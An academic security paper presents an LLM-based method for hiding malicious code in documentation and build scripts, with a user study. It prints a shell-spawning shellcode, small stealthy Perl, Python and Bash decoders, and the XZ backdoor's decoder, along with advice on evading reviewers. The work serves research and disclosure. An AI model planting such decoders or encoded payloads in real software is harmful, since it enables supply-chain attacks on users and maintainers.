Shape-Shifting Malicious Code in Software Backdoors via Language Models

Mohammad Ebrahimi Fard
BIFOLD & TU Berlin
Berlin, Germany

Felix Weissberg
BIFOLD & TU Berlin
Berlin, Germany

Erik Imgrund
BIFOLD & TU Berlin
Berlin, Germany

Thorsten Eisenhofer
CISPA Helmholtz Center
for Information Security
Saarbrücken, Germany

Konrad Rieck
BIFOLD & TU Berlin
Berlin, Germany

Abstract

Supply-chain attacks in open-source software are a notorious threat to security. Current defenses focus primarily on detecting backdoor functionality within the software. However, we show that seemingly benign documentation and configuration scripts can also serve as carriers of malicious code. To this end, we introduce an attack that uses large language models to encode a malicious payload into benign cover data. The resulting material appears natural and plausible to human reviewers, yet it can be easily reconstructed into its malicious form without access to a language model. Our evaluation demonstrates the efficacy of this approach in hiding code from audits. We argue that this form of shape-shifting code poses a notable risk and derive corresponding recommendations for software development.

CCS Concepts

• **Security and privacy → Software and application security**;
• **Computing methodologies → Natural language processing**.

Keywords

Software Backdoors, Supply-Chain Attacks, Generative Models

ACM Reference Format:
Mohammad Ebrahimi Fard, Felix Weissberg, Erik Imgrund, Thorsten Eisenhofer, and Konrad Rieck. 2026. Shape-Shifting Malicious Code in Software Backdoors via Language Models. In *ACM Asia Conference on Computer and Communications Security (ASIA CCS '26), June 01–05, 2026, Bangalore, India.* ACM, New York, NY, USA, 16 pages. *https://doi.org/10.1145/3779208.3807485*

1 Introduction


Software development increasingly relies on complex supply chains in which components from many sources are combined into a single system. This integration of external libraries and tools provides clear benefits for developers but also opens a path for attackers. If a contributor introduces a backdoor into one of the components, malicious code can spread into dependent projects unnoticed [26, 31]. Recent incidents in open-source software, such as the backdoor in the XZ utility library [16] and the compromise of the PHP source code repository [34], show that these supply-chain attacks pose a significant risk to modern software ecosystems.

Conducting a successful supply-chain attack requires careful preparation. The implanted malicious code must be well hidden and remain undetected during a cursory audit. This challenge is especially significant in open-source projects, where transparency and community review act as strong safeguards. To avoid detection, adversaries therefore place backdoor functionality in unexpected locations. For example, the XZ backdoor code was woven into binary test files of the compression library [9], making detection during a regular review highly unlikely. In view of the myriad of open-source projects available, this raises a crucial question: where and how could malicious code be hidden within them?

Prior work has concentrated on locating and mitigating backdoors within the software itself, for example, via program analysis [37], network monitoring [51], or design principles [11, 36]. Likewise, previous attacks have focused on making malicious code difficult to analyze through obfuscation [35, 38, 46]. We argue that this perspective is too narrow and overlooks hiding places outside the software, including documentation and build scripts. nspired by advances in steganography [6, 41, 50, 52], we are concerned that backdoors may be concealed in data that has received little attention in security research so far.

To explore this threat, we adopt the attacker's perspective and examine how malicious code can be hidden in documents and scripts. Our approach uses large language models (LLMs) to embed payloads into different cover media. Unlike steganography, however, decoding must keep a low footprint to avoid detection. We therefore rely on small decoding routines that restore the malicious code without access to the LLM. As an example, Figure 1 shows a poem that contains an x86 shellcode [40], which can be reconstructed using one of the decoders presented in Figures 6a to 6c. Further examples of encoded payloads are provided in Appendix E.

Technically, our approach is based on a constrained search over the output probabilities of the LLM. This search is guided by an encoding scheme proposed by Mason et al. [29], originally designed to generate shellcode in the form of English words. Our method goes further and produces coherent text across different topics, including typical files used in open-source projects. As illustrated in Figure 1, the resulting cover data shows little sign of carrying a malicious payload, indicating that hiding backdoors through LLM-based encoding is a realistic security risk.



ASIA CCS '26, Bangalore, India

ACM ISBN 979-8-4007-2356-8/2026/06
https://doi.org/10.1145/3779208.3807485

```
Here I stand in caffe's hazy glare,
A thesis ghost residing in despair.
ASIACCS deadline looms, it's nearly here,
My sanity, I deeply fear.
The floor is strewn 'round with ramen bowls,
My life resembling chaotic rolls.

Debugging sprints, rewrite, rehash again,
Poor phrasing judged, a painful pen.
LaTeX errors, a digital curse,
Each compilation just gets worse!
Five coffees downed, a sleep-
```

```
00: 6a 0b           push   0xb          ; set eax to
02: 58              pop    eax          ; execve (0xb)
03: 53              push   ebx          ; null terminator
04: 68 2f 2f 73 68  push   0x68732f2f   ; add "//sh"
09: 68 2f 62 69 6e  push   0x6e69622f   ; add "/bin"
0e: 89 e3           mov    ebx, esp     ; point to stack
11: cd 80           int    0x80         ; call kernel
```

Figure 1: Poem hiding an x86 shellcode. The shellcode [40] (lower box) can be extracted from the text (upper box) with the simple decoders shown in Figures 6a to 6c.

We empirically evaluate the efficacy of this "shape shifting" of malicious code through a series of experiments. First, we study the trade-off between expansion rate and plausibility of the generated files, showing that compact encodings reduce textual coherence, whereas higher plausibility requires greater expansion. Second, we conduct a user study with 28 participants and find that the generated cover media is rarely detected. Specifically, we embed payloads into documentation and script files. On average, the detection rate of human reviewers remains close to chance level, indicating that the generated files appear plausible and inconspicuous to them.

Our findings uncover a notable challenge in defending against supply-chain attacks: any data, including documentation or configuration files, may conceal malicious code. Although we investigate different strategies for detecting such embedded code, we argue that effective defenses must intervene earlier and place greater emphasis on who contributes to software rather than on what is contributed. This is a difficult implication for open-source projects with limited resources to screen contributors, yet it remains an important insight for the community.

2 Hiding Malicious Code

The efficacy of a supply-chain attack depends on how well its malicious functionality is concealed from both human auditors and automated analysis. Consequently, there exists a long tradition of techniques for hiding and obfuscating code [10, 46]. Before introducing our approach, we briefly review this line of work, focusing on methods for concealing backdoors and shellcodes.

2.1 Hiding Code of Software Backdoors

One of the earliest examples of hiding code for a backdoor is the work of Thompson [43], which shows how a compiler can inject hidden instructions during the build process, leaving no trace in the readable source code. Building on this idea, adversaries have modified real-world build toolchains. For example, in the *XcodeGhost* incident a trojanized version of Apple's Xcode IDE was used to implant botnet code into iOS applications [19].

Although elegant, toolchain attacks are difficult to mount in open-source settings, as common compilers such as GCC and Clang are under close and continuous scrutiny. As a result, backdoor functionality is typically added directly to open-source software, either through dependencies or within the target itself. Two strategies for this implantation are common in the wild:

- *Hiding in plain sight.* Small pieces of harmful code are placed in complex or rarely inspected parts of the code base. The *CodeCov* compromise [8] and the *PHP backdoor* [34] follow this pattern. While effective, this strategy restricts the extent of the backdoor, as only minimal logic can be hidden without attracting attention.
- *Hiding via obfuscation.* The payload is concealed inside data that appears benign and is reconstructed through a small decoder during the build process or at runtime. The *EventStream* incident [1, 42] and the *XZ Utils* backdoor [9, 16] use this strategy to embed complex functionality into the respective open-source projects.

The XZ Utils backdoor is especially noteworthy here because it cleverly uses binary test files in the software package to hold multiple stages of the backdoor code. As an example, Figure 2 shows the first-stage decoder, which transforms a corrupted test file into a valid one that contains the second stage of the backdoor. The idea of using a small decoding routine in our approach is inspired by this technique, yet we extend it to generic text documents and build scripts, which, in contrast to binary test files, are ubiquitous in open-source software.

```
gl_[$1]_config='sed \"r\n\" $gl_am_configmake \
| eval $gl_path_map | $gl_[$1]_prefix -d 2>/dev/null'
gl_path_map='tr "\t \-_" " \t_\-"'
```

Figure 2: Decoder of the XZ Utils backdoor. The backslash at the end of the first line is inserted for presentation only and does not appear in the original code.

2.2 Hiding Code of Shellcodes

Alongside software backdoors, techniques for encoding shellcode have been developed to improve the effectiveness of attacks. These encodings have initially addressed constraints in the exploited environment, such as the need to suppress specific bytes in the attack payload. For example, a substantial body of work has focused on transforming shellcode into alphanumeric form [4, 12, 20, 32, 33, 47]. Over time, these approaches have incorporated obfuscation to further conceal the malicious code [14, 15, 39]. A prominent example is the *Shikata Ga Nai* encoder in Metasploit [30], which produces polymorphic payloads through iterative transformations.

While technically challenging to detect due to obfuscation and polymorphism, all of these encodings do not generate natural-looking cover media sufficient for hiding a supply-chain attack. That is, they are primarily designed to evade automated detection methods and are easily spotted by a human reviewer once the corresponding data receives their attention.

Closer to our approach is the work of Mason et al. [29], which encodes shellcode as sequences of English words and represents a notable improvement toward hiding payloads. The core idea parallels recent software backdoors, in that a small decoder reconstructs the shellcode from a sequence of words. As an example, Figure 3 shows a payload encoded with this technique. Although the resulting text is composed of valid words, it lacks coherent meaning. We build on this idea and extend it using LLMs, enabling us to produce output that is meaningful to a human reader and much harder to identify, as shown in Section 4.

```
 and think that it may be a struggle to have
a role in the official website or at least supposed to be
complete with a full year of being the recipient of a
number of tourists visiting the united states continue
to be found at httpwww.uthsc.edupostdocbenefits.php
```

Figure 3: An encoded payload by Mason et al. [29]. The data contains valid words but lacks a coherent meaning.

3 Shape-Shifting of Code

Our approach draws motivation from recent advances in steganography that enable hiding arbitrary messages in natural-looking and semantically coherent text [6, 41, 50]. In particular, we investigate how these concepts can be transferred to supply-chain attacks for hiding malicious code within a software project. The key idea is to leverage the capabilities of LLMs when encoding the payload into a cover medium, while requiring the decoding to use only minimal resources to avoid raising suspicion. Before detailing this approach, we first outline our threat model.

3.1 Threat Model

We consider a threat model similar to supply-chain attacks that were recently carried out in open-source projects, such as the *EventStream* backdoor [1, 42] and the *XZ Utils* backdoor [9, 16]. In these attacks, the adversary introduces malicious code into the project through changes that appear harmless. The core assumption is that if malicious changes are sufficiently well hidden, they will go undetected by the software maintainers.

Attacker goals. The attacker's goal is to implant malicious functionality into a selected open-source software project, either as a direct attack or as a stepping stone to compromise dependent projects. To this end, the attacker seeks to conceal the implanted functionality within changes to benign code or data. This concealment must evade common automated defense systems and make detection by human reviewers during routine code audits, such as commit sign-off reviews, unlikely.

Attack capabilities. To achieve these goals, we assume that the adversary can introduce code and data into the project, for instance by contributing to its source repository. Any changes, however, are cursorily monitored by other developers and therefore need to appear as plausible additions of functionality or documentation. These capabilities follow the incident of the XZ Utils backdoor, where the attackers first used social engineering to gain permission to contribute to the project and then added seemingly harmless patches to build scripts and test files, thereby implanting the backdoor code. For our approach, we broaden this setup and consider a wider range of cover media, including arbitrary text files and development scripts.

3.2 Approach Overview

We design our approach as a two-stage process, involving an *encoder* responsible for embedding malicious code into cover media and a *decoder* that reconstructs the original code in the victim's environment. In contrast to existing work on steganography, we introduce a significant asymmetry between encoding and decoding. The encoding step runs on the attacker's system during preparation and can make full use of context information and an LLM to model the characteristics of the cover medium. The decoder, in turn, reconstructs the payload from the cover file and is implemented as a minimal routine without access to the LLM. The resulting two-stage process is shown in Figure 4.

Formally, our approach centers on two functions, E and D, that transform malicious code $\mathbf{x}$ into cover data $\mathbf{y}$ and vice versa,

$$E(\mathbf{x}) = \mathbf{y} \qquad \text{and} \qquad D(\mathbf{y}) = \mathbf{x},$$

where we assume that $\mathbf{x}$ and $\mathbf{y}$ are sequences of bytes. The asymmetric design of the two functions introduces constraints for mounting an effective supply-chain attack:

- *Decoder size.* The decoder D must be stealthy. While several approaches are possible, we focus on minimizing its size so that it can be concealed within existing code.
- *Plausibility.* The cover data $\mathbf{y}$ must appear natural and pass a cursory review. To achieve this, we aim to maximize plausibility so that $\mathbf{y}$ resembles a typical project artifact.

In the following sections, we describe the decoder D and the encoder E in detail, explaining how each component fulfills the constraints imposed by our threat model.




Figure 4: Two-stage process of our approach. The first stage is prepared by the attacker using an LLM. The second stage runs in the victim's environment and restores the encoded payload without access to the LLM.

3.3 Decoding Step

Let us begin with a fundamental question: how should we represent the malicious code hidden in the cover files? In the following, we address this question using natural text as the medium; however, other types of data, such as program code or structured data, follow the same reasoning.

In general, representing data as text is a well-understood problem, yet our setting imposes unique challenges. The encoding must provide enough flexibility for the output to resemble typical project files, while the decoding process must remain simple. This contrasts with common encoding schemes, which typically optimize for speed or compactness, such as *base16 encoding* [24].

Intuition of the scheme. To introduce the required variability in the output, we thus relax this concept following the work of Mason et al. [29]. First, we leave a subset of the output bytes unconstrained, meaning that these bytes do not carry information about the input and can be chosen freely. Second, we distribute input bytes across multiple output bytes to further increase flexibility.

To provide intuition for this decoding process, we walk through the example in Figure 5. The example shows the cover text "`Fear does not exist in this dojo`" encoding the bytes `0xb2` and `0x93`. The cover text is partitioned into blocks of 4 bytes. In each block, the first two bytes are unconstrained and do not carry information, the third byte is a *carrier* that encodes data, and the fourth byte serves as a *signal*. When processing the cover data, the decoder sums the carrier bytes until the signal byte matches a selected value, in our example a space character. The decoded byte then corresponds to the resulting sum modulo 256.




Figure 5: Example of encoded data. Two bytes `0xb293` are encoded with a block size of four. Carrier bytes are shown in green and signal bytes in red. When the signal byte is a space character, the data bytes are summed modulo 256 to yield a payload byte.

Definition of the scheme. Let m denote the block size of the scheme, let d be the position of the carrier byte, and let s be the position of the signal byte within each block. We denote by e the specific signal value that triggers the decoding of a payload byte. Then, for cover data $\mathrm{y} = (\mathrm{y}_0, \ldots, \mathrm{y}_n)$, the decoding process can be expressed recursively as

$$D(\mathrm{y}) = \left(\sum_{i=0}^{k} \mathrm{y}_{i \cdot m + d} \right) \parallel D(\mathrm{y}_{(k+1) \cdot m : n}),$$

where $\mathrm{y}_{a:b}$ refers to the subsequence $(\mathrm{y}_a, \ldots, \mathrm{y}_b)$, summation is performed modulo 256 and $\parallel$ denotes concatenation. The end index k is defined as

$$k = \min\{\, i \mid \mathrm{y}_{i \cdot m + s} = e \,\},$$

that is, the first block whose signal position contains the value e in the signal byte.

```perl
@a=unpack'c*',do{local$/;<>};while(@a)
{$s+=shift@a;print pack'c',$s if 32==shift@a}
```

(a) Perl decoder (84 bytes)

```python
a=0;open(1,"wb").write(bytes([
a&255 for x,y in zip(*[iter(open(0,"rb").read())]*2)
if(a:=a+x) and 31<y<33]))
```

(b) Python decoder (109 bytes)

```bash
for l in `od -An -tx2` ; do
  a=$(((a+16#${l:2})%256))
  [[ ${l:0:2} == 20 ]] && printf \\$(printf %o $a)
done
```

(c) Shell decoder (110 bytes)

Figure 6: Decoders in Perl, Python, and Shell. Each decoder reads blocks of 2 bytes from `stdin` and writes to `stdout`.

Implementation of decoders. The resulting encoding scheme is lightweight and can be implemented in any programming language capable of processing byte sequences. To illustrate this, we provide three example decoders in Figure 6, written in Perl, Python, and Bash. For simplicity, we use a block size of 2, designate the first byte of each block as the carrier byte, use the second byte as the signal byte with the space character as its value. All decoders read data from `stdin`, decode it, and write the result to `stdout`. None of the implementations exceeds 120 bytes, and each provides its functionality standalone, which makes them easy to embed within larger build scripts of software projects.

Still, the example decoders contain distinctive patterns, such as block-wise processing or calculating a modulus, which may aid in automatically spotting them. Moreover, their condensed form may appear unusual to a human reviewer during an audit. While such tell-tale signs are inherent to any approach that uses a decoder in plain form, we show in Section 5 that there is a wide range of ways to express this simple decoding routine. We can not only vary the routine itself but also distribute it across a script file or embed it within existing functionality that processes data in a loop. As a result, the chances of spotting these small code fragments remain very low in practice.

3.4 Encoding Step

For the encoding step, there are no inherent limits on the size of its routine or the resources it may use, allowing us to draw directly on the capabilities of LLMs. Still, the routine is governed by two fundamental constraints: First, *plausibility*, which requires that the generated data appear coherent and harmless in its intended context; and second, *correctness*, which requires that the cover data decode exactly to the original payload. Although this second constraint may seem straightforward, we later show that ensuring correctness can become challenging when seeking plausible cover media for a given payload.

To unify both goals, we formulate the encoder's task as a constrained optimization problem. Let $\mathbf{c}$ denote the contextual information that specifies the desired style or structure of the cover file, and let $P(\mathbf{y}, \mathbf{c})$ be a plausibility function that assigns higher values to cover data $\mathbf{y}$ that appears natural under the context $\mathbf{c}$. With $\mathbf{y} = E(\mathbf{x})$, we arrive at the following optimization problem:

$$\arg\max_{\mathbf{y}} P(\mathbf{y}, \mathbf{c}) \quad \text{subject to} \quad D(\mathbf{y}) = \mathbf{x}\,.$$

Approximating plausibility. Unfortunately, defining the plausibility function P is inherently difficult because it depends on domain-specific characteristics of the cover data. For instance, sentences typical of a document file are unlikely to appear in a shell script, and vice versa. To address this challenge, we approximate P using LLMs. These models capture the distribution of diverse types of cover data, including text and code. For example, if the adversary aims to generate a benign-looking text file or shell script, an LLM conditioned with an appropriate prompt can provide a reasonable estimator of its plausibility.

As a result, we are able to cast the encoding process as a search over the outputs of an LLM, a well-known task for which constrained search and pruning strategies exist [5, 22, 27]. In our setting, however, the output must do more than comply with a predefined format, such as a given grammar, alphabet, or fixed set of keywords. Instead, it must realize a correct encoding $D(\mathbf{y}) = \mathbf{x}$ whose structure cannot be expressed easily by a grammar. As a result, existing approaches are not directly applicable, and we must devise our own method for encoding malicious payloads.

Encoding routine. At a high level, we treat encoding as a guided search process driven by an LLM. Starting from an empty sequence, the LLM proposes several likely next tokens at each step that fit the desired context. Each of these candidate continuations is then checked to determine what data it encodes. We retain only those that correctly encode the payload so far and discard the rest. This can be understood as generating multiple texts in parallel for the same prompt, while simultaneously narrowing in on those that encode the selected payload. By repeatedly using the LLM to expand the most promising candidates and prioritizing sequences that encode more of the payload, the process converges to a final text that fully embeds the data while remaining plausible.

In particular, we implement this process as a best-first search, as shown in Algorithm 1. The encoding routine receives as input the payload $\mathbf{x}$ and a context $\mathbf{c}$ that specifies the desired style of the cover data. It is further parameterized by two values that control the search space: the queue size b, which limits the number of candidate sequences, and the number of candidates k generated in each iteration.

The search proceeds iteratively. Candidate sequences are stored in a priority queue ordered first by the number of successfully encoded payload bytes and second by plausibility, as measured by P (line 1). In each iteration, the best candidate is popped from the queue (line 3) and expanded by generating up to k of its most likely continuations from the vocabulary V of the LLM (line 4). We define the operator ArgTop-k to by the *top-k* decoding strategy of the LLM. Each continuation is then tested. If decoding it yields a prefix of the payload, the continuation remains a valid candidate and is added back to the queue. Otherwise, it is discarded (lines 5 to 8). This procedure ensures that all retained candidates satisfy the correctness criterion. To limit the search space, we retain only the b most promising candidates after each iteration (line 9). The process continues until a sequence is found whose decoded output matches the full payload (line 7).

Algorithm 1: Encoder

Input: Input data $\mathbf{x}$, context $\mathbf{c}$
Output: Cover data $\mathbf{y}$
// priority queue sorted by $P(\mathbf{s}, \mathbf{c}) \cdot |D(\mathbf{s})|$
1 $Q \leftarrow \{\mathbf{s} \leftarrow \emptyset\}$
2 **while** $|Q| > 0$ **do**
3 $\mathbf{s} \leftarrow Q$.pop()
4 **for** $t \in \underset{t \in V}{\text{ArgTop-}k}\ P(\mathbf{s} \parallel t, \mathbf{c})$ **do**
5 $\mathbf{s}_t \leftarrow \mathbf{s} \parallel t$
6 $\mathbf{x}_t \leftarrow D(\mathbf{s}_t)$
7 **if** $\mathbf{x}_t = \mathbf{x}$ **then return** $\mathbf{s}_t$
  // If decoded data is a prefix
8 **if** $\mathbf{x}_t \prec \mathbf{x}$ **then** Q.push($\mathbf{s}_t$)
9 $Q \leftarrow \underset{\mathbf{s} \in Q}{\text{ArgTop-}b}\ P(\mathbf{s}, \mathbf{c}) \cdot |D(\mathbf{s})|$
10 **return** failed

Encoding filtering. Our search procedure is stochastic and may generate several equally valid cover files for the same payload. This variability comes as an advantage and enables realizing an additional filtering to enhance plausibility. In particular, we can select the candidate output that best matches the intended context. To achieve this, we generate multiple cover sequences per payload and evaluate how natural they appear relative to real examples from the target domain, such as a set of text or script files.

We perform this filtering using a triangle test: an LLM is shown three files—two genuine examples from the target context and one generated cover file—and is asked to identify the outlier. Repeating this process across multiple examples and aggregating the results yields a score that reflects how often each candidate is judged to be the odd one out. We then rank the candidates according to this score and select the cover file least likely to be detected as an outlier by the employed LLM.

3.5 Chunking and Padding

The proposed encoding and decoding routines provide us with an instrument for shape-shifting malicious code into different formats. Yet we do not entirely control how cover files are generated. The length of the encoded data $\mathbf{y}$ depends linearly on the size of the payload $\mathbf{x}$, which is predefined by the backdoor functionality. As a result, we cannot control how much encoded data is produced. This lack of control can lead to two negative consequences:

- *Oversized encodings.* For large payloads, the resulting output may become unusually long, raising suspicion.
- *Undersized encodings.* For small payloads, the output may end too early to produce a plausible cover.

As an illustration, consider the poem shown in Figure 1. The final line does not complete its rhyme and instead stops abruptly

at the word "sleep-". The encoding is undersized, leaving a visible artifact at the end of the text. To address such issues, we introduce two extensions to our approach: *chunking* and *padding*.

Chunking. The idea of chunking is to distribute a large payload $\mathbf{x}$ across multiple cover files, each encoded independently. Formally, for a payload $\mathbf{x} = (\mathbf{x}_0, \ldots, \mathbf{x}_n)$, each cover file $\mathbf{y}$ is generated from a chunk of size c of the full payload: $\mathbf{y} = E(\mathbf{x}_{i:i+c})$. The choice of c allows the adversary to tune the resulting file sizes so that they better match the characteristics of the target medium.

Chunking is straightforward to implement in the encoding step, but it requires slightly more logic during decoding. The decoding routine can be used as is, yet additional functionality is needed to concatenate the reconstructed chunks into the final payload $\mathbf{x}$. Technically, this is usually easy to achieve without introducing noticeable artifacts. In a shell script, for example, a simple call to `echo` is sufficient to merge multiple outputs .

Padding. In the reverse situations, the attacker may wish to increase rather than reduce the length of the generated cover files. This occurs, for example, when longer files are more typical for the target project, or when the search procedure finishes generation at an awkward position. To accommodate such cases, we propose a padding mechanism that augments our encoding method.

Padding is performed by sampling additional tokens from the language model, but without applying any encoding constraints. Sampling continues until the desired output length is reached. Although such padded files can still be decoded by the original decoder, the extra tokens may introduce additional bytes at the end of the reconstructed payload. While this may be acceptable in some scenarios, for example when dealing with shellcode where appended bytes may simply remain unused, we adopt a more principled solution. In particular, we introduce an explicit end-of-encoding marker ω that signals to the decoder that no further payload bytes should be produced. This requires a slight modification of the decoder so that it terminates when encountering this marker and returns the empty sequence thereafter.

Formally, we express the modified decoder $\hat{D}$ by adding a simple condition to the recursive definition:

$$\hat{D}(\mathbf{y}_{0:n}) = \begin{cases} D(\mathbf{y}_{0:n}), & \mathbf{y}_{0:|\omega|} \neq \omega \\ \text{empty}, & \text{otherwise.} \end{cases}$$

In principle, ω could be a single byte, but in practice it should have length $|\omega| > 1$ bytes to avoid collisions with byte sequences that can naturally appear in the cover file. The marker can, for example, be a specific word, a character sequence, or a special character, such as a zero width space.

While we only consider padding to the right in our experiment, this approach could also enable leftward padding. For example, generating the cover data can be conditioned on the first part of an existing benign file. This part can then be concatenated with the marker ω and the generated data. Conditioning the cover data on real benign files, such as those from a target project, has the benefit of bringing it semantically and stylistically closer to project files.

4 Evaluation

We continue to evaluate the effectiveness of the propose shape-shifting of malicious code. Our experiments focus on two central questions. First, how well does the encoder generate cover files that satisfy correctness while exhibiting high plausibility? Second, can these generated files be distinguished from genuine development artifacts by human reviewers?

To answer these questions, we consider four file types as cover data: `README` and `CONTRIBUTING` files, which consist of natural language, and Perl and Bash scripts, which represent typical scripting languages. Throughout the experiments, we use Google's *gemma3* model with 12B parameters for generation. For the filtering stage, we uniformly collect 2,000 real files of the same four types from GitHub and employ OpenAI's *gpt4.1-nano*.

4.1 Measuring Output Quality

We measure the quality of generated cover files along two dimensions: their *plausibility* and their *expansion*. The latter can be quantified directly by measuring how much the input expands when encoded. Assessing plausibility, however, is more challenging, as it ultimately depends on how developers perceive the resulting files. While we examine human perception in Section 4.3, such evaluations do not scale to analyze individual components of our method. As a practical proxy, we approximate plausibility using the perplexity of an LLM conditioned on the generated text, similar to the encoding step described in Section 3.4.

Perplexity. Broadly speaking, perplexity quantifies how likely a model is to generate a given text. Lower perplexity indicates that the text is more consistent with the model's training distribution, whereas higher perplexity suggests that the text is less typical. Since modern language models are trained on broad corpora that include substantial amounts of development-related content, the perplexity of a generated file can serve as a reasonable approximation of its contextual plausibility. We compute the perplexity using Alibaba's *qwen3* model with 14B parameters, which differs from the models used during encoding and filtering to not bias the evaluation.

While perplexity is generally only a weak indicator of text quality, it is particularly suited for our purpose. Although more advanced metrics exist, they are less applicable in our setting. Reference-based metrics such as BLEU or ROUGE require target outputs, which are unavailable in our scenario, while metrics such as MAUVE or Self-BLEU operate on sets of samples rather than individual files.

Expansion rate. The expansion rate measures how many bytes of cover data are required to encode one byte of payload. We define the expansion rate as the ratio of the length of the generated cover file to the size of the payload $\mathbf{x}$:

$$\mathrm{R}(\mathbf{x}) = \frac{|E(\mathbf{x})|}{|\mathbf{x}|}\,.$$

Note that perplexity and expansion rate act as antagonists. Greater expansion over the underlying payload provides more flexibility to increase plausibility, while limiting expansion reduces the freedom to produce semantically meaningful output.




Figure 7: Impact of signal bytes and block size. Perplexity and expansion are shown for varying cover data, signal bytes, and block sizes. Results are averaged over `README` and `CONTRIBUTING` files for text, and over Shell and Perl scripts for code. The dashed line marks the perplexity of natural data.

4.2 Attack Performance

To investigate the individual components of our approach, we evaluate them in isolation. We begin by examining how (a) the choice of context affects the generated cover data. Next, we analyze how (b) the selection of the signal byte and block size impacts output quality. Finally, we contextualize performance by (c) comparing our approach against alternative encoding strategies.

(a) Target context. To guide the encoder toward a target context, such as a `README` file, we prepend a descriptive prompt to the input of the LLM used in the encoder. Since LLMs tend to be sensitive to their inputs, the design of this prompt substantially influences the plausibility of the resulting output, and we therefore evaluate different prompt designs. That is, we analyze how well each prompt can steer the LLM toward the desired output in an unconstrained setting when no payload is embedded.

For this experiment, we consider three strategies to model the context of the cover files under consideration.

- *Simple context.* This prompt provides basic information about the target context, such as the names of common sections in the case of `README` files.
- *Detailed context.* This prompt extends the simple context by adding more detailed information, such as descriptions of the content typically found in `README` files.
- *Reversed context.* In this setting, the LLM is tasked with inferring a plausible prompt itself by analyzing several real files drawn from the target format.

We evaluate these strategies across the four selected file formats. For each context–format pair, we generate 50 samples and compute the average perplexity. For the reversed context, we randomly select 50 real files per format from our GitHub dataset.

We observe that the perplexity remains within a narrow range for all three strategies. In addition, we measure the average length of generated files. Here, the differences are more pronounced. The detailed context produces substantially longer outputs (≈ 12 kB) than the simple context (≈ 4 kB) or the reversed one (≈ 7 kB). This suggests that the detailed prompt is best suited for encoding larger payloads, as it consistently produces longer outputs. Full results are reported in Table 3 in Appendix A. We thus employ the detailed context in the following experiments.

(b) Encoding parameters. Our encoding scheme is controlled by two parameters: the block size m and the value of the signal byte e. In this experiment, we vary both and examine their impact on the quality of the generated cover data. To identify suitable candidates for the signal byte, we analyze character frequencies in both text and code domains. The underlying intuition is that the signal byte should occur frequently to provide regular opportunities for terminating blocks during decoding. Concretely, we analyze text extracted from a 2.5GB subset of *The Pile dataset* [17] and source code drawn from three large GitHub repositories: `LLVM`, `CPython`, and `OpenSSL`. Interestingly, we find that the most frequent characters are the space character, "e" and "t" in both settings.

For every combination of the three signal bytes and block sizes ranging from 2 to 8, we encode 32 bytes of random payload and repeat this process 20 times. We then compute the average perplexity and expansion rate. For reference, we also compute the natural perplexity of the underlying data, using 25 MB of *The Pile* for text and 2,000 Perl and Bash scripts for code. The results of this experiment are shown in Figure 7, where we observe the following:

- Perplexity decreases as block size increases. For small block sizes, perplexity remains noticeably above the natural values (11.7 for text, 7.4 for code), falling between 27.2–15.9 for text and 34.4–16.9 for code. At block size 8, perplexity reaches 9.4 for text and 8.6 for code; close to the reference values.
- Expansion increases with block size. Larger blocks provide more flexibility during generation but at the cost of longer outputs. Expansion reaches up to 47.9 for text and 47.3 for code at the largest block size, whereas smaller blocks yield substantially better rates.
- The choice of the signal byte influences performance. We find that the space character consistently yields the lowest expansion rate, whereas "e" and "t" behave similarly but with increased expansion rates.

Correlation between the signal byte and perplexity is less clear, as results vary slightly depending on the type of cover data and the block size. Consequently, for the following experiments, we use the space character as the signal byte and consider block sizes of either 2 or 8, corresponding to the extreme cases with either low expansion rate or low perplexity.

Table 1: Comparison with other encoding approaches.

Methods	Expansion Rate	Perplexity
Base64	1.38 ± 0.00	456 ± 258
Patel et al. [33]	1.53 ± 0.00	824 ± 433
Word dictionary	7.78 ± 0.42	11832 ± 3k
Eng. Shellcode [29]	13.72 ± 0.89	74 ± 13
Ours (Block size 2)	25.78 ± 2.79	27 ± 10
Ours (Block size 8)	41.06 ± 4.21	9 ± 2

(c) Comparison with other encodings. In the third experiment, we contextualize the performance of our attack by comparing it with other encoding strategies. These strategies fall into two main categories. The first category focuses on producing compact yet printable outputs. This includes simple schemes such as base64, as well as an adaptation by Patel et al. [33], which is specifically designed to encode shellcode into printable characters. The second category focuses on generating English-like text. Here, we consider a simple dictionary based method that maps each byte to a specific word, as well as the more advanced approach by Mason et al. [29], for which we use the same subset of *The Pile* to construct the underlying n-gram model. For a fair comparison, we restrict this experiment to text-based contexts. In particular, we encode 32 random bytes with each encoding to text and measure the average perplexity and expansion rate across 20 repetitions.

